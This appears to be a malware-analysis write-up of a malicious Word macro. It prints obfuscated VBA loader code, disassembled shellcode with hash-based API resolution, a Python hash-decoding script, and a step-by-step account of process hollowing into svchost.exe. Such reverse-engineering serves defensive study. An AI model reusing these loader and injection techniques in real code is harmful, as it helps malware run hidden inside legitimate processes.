
```
Function arch(lionet)
Dim desmograthus As Integer
Dim drought As Integer
Dim dangleberry As Integer
Dim scopolia As Byte
#If (6 * 3 + 5) > (7 - 2 * 1) And (48 - 6 * 8) * 2 < (Win64) Then
Dim senary As Variant
Dim militarized As LongPtr
providently = 43 + 57 - 92
Dim bowing As LongPtr
Dim poisonous As Variant
Dim ex As String
Dim fernlike As LongPtr
Dim synchronistical As String
#End If
#If (8 * 2 + 5) > (7 - 2 * 1) And Not (21 - 7 * 3) * 2 < (Win64) Then
Dim militarized As Long
providently = 112 + 64 - 172
Dim bowing As Long
Dim fernlike As Long
#End If
accusation = VarPtr(militarized)
lankiness = policeman(accusation, VarPtr(lionet) + 8, providently)
diode = -1
bowing = 91 + 90 - 181
crossroad = 18 + 69 - 87
fernlike = 9593
mh = 29 + 127 + 3940
melodramatically = 64
```

NumBytesToWrite


Pointer to where data will be written

Pointer to the buffer that contains data to be written

Below you can see that *militarized* (*accusation* is a pointer to it) holds an address, which points the buffer.



The address if reversed because of the endianness.



Then, *arch* uses *NtAllocateVirtualMemory* to allocate 9593 bytes with Read,Write and Execute permissions. The *bowing* variable stores the pointer to that memory

```
Public Declare PtrSafe Function gelasmagr Lib "ntdll.dll  " Alias _
"NtAllocateVirtualMemory" (unintelligently As LongPtr, actin As LongPtr, ByV
```


```
Debug.Print "accusation:"
Debug.Print accusation
lankiness = policeman(accusation, VarPtr(lionet) + 8, providently)
diode = -1
bowing = 91 + 90 - 181
crossroad = 18 + 69 - 87
fernlike = 9593
mh = 29 + 127 + 3940
melodramatically = 64
' NtAllocateVirtualMemory(ProcessHandle,pBaseAddr, ZeroBits, RegionSize, AllocationType, Protection)
' NtAllocateVirtualMemory(-1, 0, 0, 9593, MEM_COMMIT , PAGE_EXECUTEREADWRITE
agaric = gelasmagr(ByVal diode, bowing, ByVal crossroad, fernlike, ByVal mh, ByVal melodramatically)
cheloniidae = "chylaceous"
```

Again *policeman* (*NtWriteVirtualMemory*) is called and 5883 bytes from the buffer are written to the newly allocated memory.


Finally *arch* returns a pointer to the executable memory that now holds the bytes of the decoded string.

```
' NtAllocateVirtualMemory(ProcessHandle,pBaseAddr, ZeroBits, RegionSize, AllocationType, Protection)
' NtAllocateVirtualMemory(-1, 0, 0, 9593, MEM_COMMIT , PAGE_EXECUTEREADWRITE)
agaric = gelasmagr(ByVal diode, bowing, ByVal crossroad, fernlike, ByVal mh, ByVal melodramatically)
cheloniidae = "chylaceous"
                                    address to allocated memory
abduction = Math.Round(210)
policeman bowing, militarized, 5883 -> bytesToWrite
sleepy = 37
bennettitaceae = 35902      points to payload
chalaza = 125161
 Pmt 0, sleepy, 7960, 32060, 3
' return pointer
arch = bowing -> return pointer to allocated memory that holds the payload
```

Below you can see that *arch* indeed returns a pointer to memory that holds the buffer, and stores it in the variable *humbler*.




A few lines later it calls the function *windzors*, which takes 3 arguments, one of which is a pointer to a memory inside the buffer at an offset of 0x1090 bytes from the beginning.




windzors calls *quartertone* which is an alias for *CreateTimerQueueTimer*. MSDN tells us that *CreateTimerQueueTimer* “Creates a timer-queue timer.” and “When the timer expires, the callback function is called.”.

The third argument is a pointer to the callback function and it is the same one which point inside the buffer with decoded bytes.




What's left is to dump 5883 bytes from the beginning of the buffer (the whole buffer). For the purpose I use HxD hex editor, attach it to the word process, locate the memory of the buffer, copy it and save it to a new file, that I called *shellcode.bin*.



So in summary, this stage of the malware decodes, injects and executes shellcode in its own process.

Static analysis (shellcode)

I open the *shellcode.bin* in IDA and tell IDA to treat address 0x1090 as a function.



With its first few instructions, the shellcode locates the base address of the first loaded module (DLL) in the process, which is *ntdll.dll*. Then it calls *find_function* (you'll see why I called it that way) with a 4 byte value as an argument.

```
push    ebp
mov     ebp, esp
sub     esp, 6E8h
mov     eax, fs:dword_30 ; get address of PEB
mov     eax, [eax+0Ch]  ; get PEB_LDR_DATA
mov     eax, [eax+1Ch]  ; get address of first loaded module descriptor
mov     eax, [eax+8]    ; get first module (ntdll.dll) base address
push    ebx
push    esi
push    edi
push    0D55B5019h      ; LdrLoadDLL
push    eax
mov     [ebp+ntdll_dll_or_f_IsWow64Process], eax
call    find_function
pop     ecx
pop     ecx
push    6Bh ; 'k'
mov     edi, eax        ; edi -> LdrLoadDLL
```

Before I explain the purpose of *find_function*, I'll analyse the functions it uses. The first one is *get_pointer_to_PE_signature*. It takes *eax* as argument, which points to the base address of the DLL

passed to *find_function* and returns a pointer to the PE signaturem, which is at constant offset (0x3c bytes) from the beginning of the file.

```
get_pointer_to_PE_signature proc near   ; CODE XREF: get_export_table+2↓p
                                        ; start+5D4↓p
                test    eax, eax
                jnz     short loc_D8B   ; 'MZ'

loc_D88:                                ; CODE XREF: get_pointer_to_PE_signature+F↓j
                xor     eax, eax
                retn
; ---------------------------------------------------------------------------

loc_D8B:                                ; CODE XREF: get_pointer_to_PE_signature+2↑j
                mov     ecx, 5A4Dh      ; 'MZ'
                cmp     [eax], cx       ; eax = start address of DLL
                jnz     short loc_D88
                mov     ecx, [eax+3Ch]  ; ecx = offset to PE signature
                add     ecx, eax        ; ecx = pointer to PE signature
                mov     eax, [ecx]
                sub     eax, 4550h      ; 'PE'
                neg     eax
                sbb     eax, eax
                not     eax
                and     eax, ecx        ; return pointer to PE signature
                retn
get_pointer_to_PE_signature endp
```

get_pointer_to_PE_signature is called from *get_export_table*. This functions uses the pointer to the PE signature to find the address of the Export Table.

```
get_export_table proc near              ; CODE XREF: find_function+E↓p
                mov     eax, esi
                call    get_pointer_to_PE_signature ; takes eax as argument
                test    eax, eax
                jz      short loc_EFE
                mov     ecx, 14Ch
                cmp     [eax+4], cx     ; check if 32bit executable
                jnz     short loc_EFE
                mov     ecx, [eax+78h]  ; offset to Export Table
                test    ecx, ecx
                jz      short loc_EFE
                cmp     dword ptr [eax+74h], 0 ; number of RVA and sizes
                jbe     short loc_EFE
                test    edx, edx
                jz      short loc_EFA   ; esi = pointer to start of DLL
                                        ; ecx = offset to Export Table
                                        ; =>
                                        ; eax = pointer to Export Table
                mov     eax, [eax+7Ch]  ; size of Export Table
                mov     [edx], eax      ; edx is argument -> variable

loc_EFA:                                ; CODE XREF: get_export_table+25↑j
                lea     eax, [ecx+esi]  ; esi = pointer to start of DLL
                                        ; ecx = offset to Export Table
                                        ; =>
                                        ; eax = pointer to Export Table
                retn
```

Now you can see *find_function* below. It iterates through the functions of the DLL, calcules a value (hash) based on their name, and compares it to the 4 byte value that was passed as an argument. If the values match, a pointer to that function is returned.

```
find_function   proc near               ; CODE XREF: sub_F72+16↓p
                                        ; sub_F72+23↓p ...

number_of_functions= dword ptr -8
counter         = dword ptr -4
arg_0_DLL_base_address= dword ptr  8
arg_4_hash      = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                push    ecx
                push    ecx
                push    ebx
                push    esi
                mov     esi, [ebp+arg_0_DLL_base_address]
                push    edi
                lea     edx, [ebp+number_of_functions]
                call    get_export_table ; takes edx, esi as arguments
                test    eax, eax
                jz      short loc_F5C
                mov     esi, [eax+24h]  ; esi = offset to Ordinal Table
                mov     edi, [eax+20h]  ; edi = offset to Name Pointer Table
                mov     ebx, [eax+1Ch]  ; ebx = offset to Address Table
                add     esi, [ebp+arg_0_DLL_base_address] ; esi = pointer to Ordinal Table
                add     edi, [ebp+arg_0_DLL_base_address] ; edi = pointer to Name Pointer Table
                add     ebx, [ebp+arg_0_DLL_base_address] ; ebx = pointer to Address Table
                jz      short loc_F5C
```

```
loc_F3E:                                ; CODE XREF: find_function+59↓j
                mov     eax, [ebp+counter]
                mov     ecx, [edi+eax*4] ; ecx = offset to function name
                add     ecx, [ebp+arg_0_DLL_base_address] ; ecx = pointer to function name
                call    hash_function
                cmp     eax, [ebp+arg_4_hash] ; compare the hash of the current function name
                                        ; with the one we're looking for
                jz      short loc_F63
                inc     [ebp+counter]
                mov     eax, [ebp+counter]
                cmp     eax, [ebp+number_of_functions]
                jb      short loc_F3E

loc_F5C:                                ; CODE XREF: find_function+15↑j
                                        ; find_function+29↑j ...
                xor     eax, eax

loc_F5E:                                ; CODE XREF: find_function+6F↓j
                pop     edi
                pop     esi
                pop     ebx
                leave
                retn
```

On the screenshot below is the hashing function.

```
hash_function   proc near               ; CODE XREF: find_function+46↓p
                mov     edx, ecx
                mov     cl, [ecx]       ; ecx = pointer to function name, cl = function_name[0]
                xor     eax, eax        ; eax = 0
                test    cl, cl
                jz      short locret_E29
                push    esi

loc_E12:                                ; CODE XREF: hash_function+1F↓j
                mov     esi, eax
                shl     eax, 7
                shr     esi, 18h
                or      esi, eax
                movsx   eax, cl
                xor     eax, esi
                inc     edx             ; get next character, function_name[i++]
                mov     cl, [edx]
                test    cl, cl
                jnz     short loc_E12
                pop     esi

locret_E29:                             ; CODE XREF: hash_function+8↑j
                retn
```

All functions that are used by the shellcode are hashed and dynamically resolved with *find_function*.

I wrote a simple python script to decode all the hashes in the shellcode.

```
# 'DLLstrings.txt' is generated with "strings -a *.dll"
# from the system directory
# which is SysWow64 on 64bit system or System32 on 32bit system.

file = open('DLLstrings.txt','r').read().split('\n')

def hash(s):
        eax = 0
        for i in range(len(s)):
                esi = eax
```

```
                eax = eax << 7
                eax = 0xffffffff & eax
                esi = esi >> 0x18
                esi = eax | esi
                if (0x80 & s[i]):
                        eax = 0xffffff00 | s[i]
                else:
                        eax = s[i]
                eax = eax ^ esi
        return eax

input_hash = raw_input("Enter hash value: ").lower()

for function_name in file:
        hashed_name = hex( hash( bytearray(function_name) ) )
        if hashed_name.find(input_hash) != -1:
                print('Success! The function is:\n')
                print(function_name)
                break
```

Example output:

```
root@kali:~# python decode_function.py
Enter hash value: 1474C3D3
Success! The function is:

ExpandEnvironmentStringsW
```

LdrLoadDLL is used to load other libraries.

```
lea     eax, [ebp+kernel32_dll]
push    eax
lea     eax, [ebp+string_dll_name]
push    eax
xor     ebx, ebx
push    ebx
push    ebx
call    edi             ; LdrLoadDLL (kernel32.dll)
push    1474C3D3h       ; ExpandEnviromentStringsW
push    [ebp+kernel32_dll]
call    find_function
pop     ecx
pop     ecx
push    50h ; 'P'
mov     [ebp+f_ExpandEnvironmentStringsW], eax
```

Some of the functions it loads are typical for the process injection technique called “process hollowing”, which steps are:

1) Start a new and legitimate process in suspended state.
2) Save the context of the remote process with *GetThreadContext*
3) Unmap the memory of the remote process starting from the base address with *UnmapViewOfSection*
4) Allocate memory with RWX permission in the remote process, replacing the unmapped memory.
5) Write the malicious code in the remote process at the allocated memory.
6) Set the context to the one that was saved earlier.
7) Resume execution with *ResumeThread*.

After these steps the code of the legitimate process is replaced with a malicious one, but the context is preserved and it will continue to look like a legitimate process (doing some bad things, though).

```
push    0F1C25CB1h      ; NtUnmapViewOfSection
push    [ebp+ntdll_dll_or_f_IsWow64Process]
call    find_function
mov     esi, [ebp+kernel32_dll]
push    0D633D8CBh      ; VirtualAllocEx
push    esi
mov     [ebp+f_NtUnmapViewOfSection], eax
call    find_function
push    65C778CEh       ; ResumeThread
push    esi
mov     [ebp+f_VirtualAllocEx], eax
call    find_function
push    7FFFD4EBh       ; WriteProcessMemory
push    esi
mov     [ebp+f_ResumeThread], eax
call    find_function
push    0B83A64EFh      ; SetThreadContext
push    esi
mov     [ebp+f_WriteProcessMemory], eax
call    find_function
push    0B83B64EFh      ; GetThreadContext
push    esi
mov     [ebp+f_SetThreadContext], eax
call    find_function
push    0BC6051A0h      ; IsWow64Process
push    esi
```

```
call    [ebp+var_8]
mov     esi, [ebp+kernel32_dll]
push    9B6DCEC2h       ; CreateProcessW
push    esi
call    find_function
```

The screenshots below shows that the malware does exactly the steps for process hollowing. I didn't show it but the shellcode decodes part of it's memory and loads it in a buffer, that's going to be injected in a remote process.

The process to be used for injection is…. *svchost.exe* (surprise, surprise).

The base address of the remote process is 0x400000.

```
push    esi             ; lpProcessInformation (0x10 bytes)
push    eax             ; lpStartupInfo (0x44 bytes)
push    ebx
push    ebx
push    4               ; dwCreationFlags = CREATE_SUSPENDED
push    ebx
push    ebx
push    ebx
mov     [eax], edi
push    ebx
lea     eax, [ebp+var_6E8]
push    eax             ; lpApplicationName = 'C:\Windows\System32\svchost.exe'
call    [ebp+var_8]     ; CreateProcessW
mov     eax, [esi]      ; eax = hProcess
mov     esi, [esi+4]
mov     [ebp+var_4], eax
lea     eax, [ebp+var_4E0]
push    eax
push    esi
mov     [ebp+hThread], esi
call    [ebp+f_GetThreadContext]
test    eax, eax
jz      loc_16F2
mov     edi, 400000h
push    edi             ; BaseAddress = 0x400000
push    [ebp+var_4]     ; hProcess
call    [ebp+f_NtUnmapViewOfSection]
```

The memory to allocate in *svchost.exe* is *SizeOfImage* bytes (this value is taken from the PE headers of the buffer, holding the already decoded malicous code, which appears to be a PE executable). The allocation starts from the base address of the remote process.

```
mov     eax, [ebp+buffer_sz108672]
call    get_pointer_to_PE_signature ; eax as argument
push    40h ; '@'               ; PAGE_EXECUTE_READWRITE
push    3000h                   ; MEM_COMMIT
mov     esi, eax                ; esi -> pointer to PE signature
push    dword ptr [esi+50h] ; dwSize = SizeOfImage (field from the PE headers)
push    edi                     ; BaseAddress = 0x400000
push    [ebp+var_4]             ; hProcess
call    [ebp+f_VirtualAllocEx]
mov     [ebp+var_8], eax
cmp     eax, ebx
jz      short loc_16F2
push    ebx
push    dword ptr [esi+54h] ; Bytes to write = Size of headers
push    [ebp+buffer_sz108672]
push    eax                     ; lpBaseAddress of remote process (0x400000)
push    [ebp+var_4]             ; hProcess
call    [ebp+f_WriteProcessMemory]
```

After the PE Headers are written, the shellcode loops through the sections of the malicous code, and writes them at the appropriate addresses in *svchost.exe*.

```
movzx   ecx, word ptr [esi+6] ; ecx = Number of sections
movzx   eax, word ptr [esi+14h] ; eax = size of optional heade
lea     eax, [eax+esi+18h] ; eax -> first section header
cmp     ecx, ebx
jle     short loc_16CD
```

```
lea     edi, [eax+14h]  ; pointer to offset of section header
mov     [ebp+n_sections], ecx
```

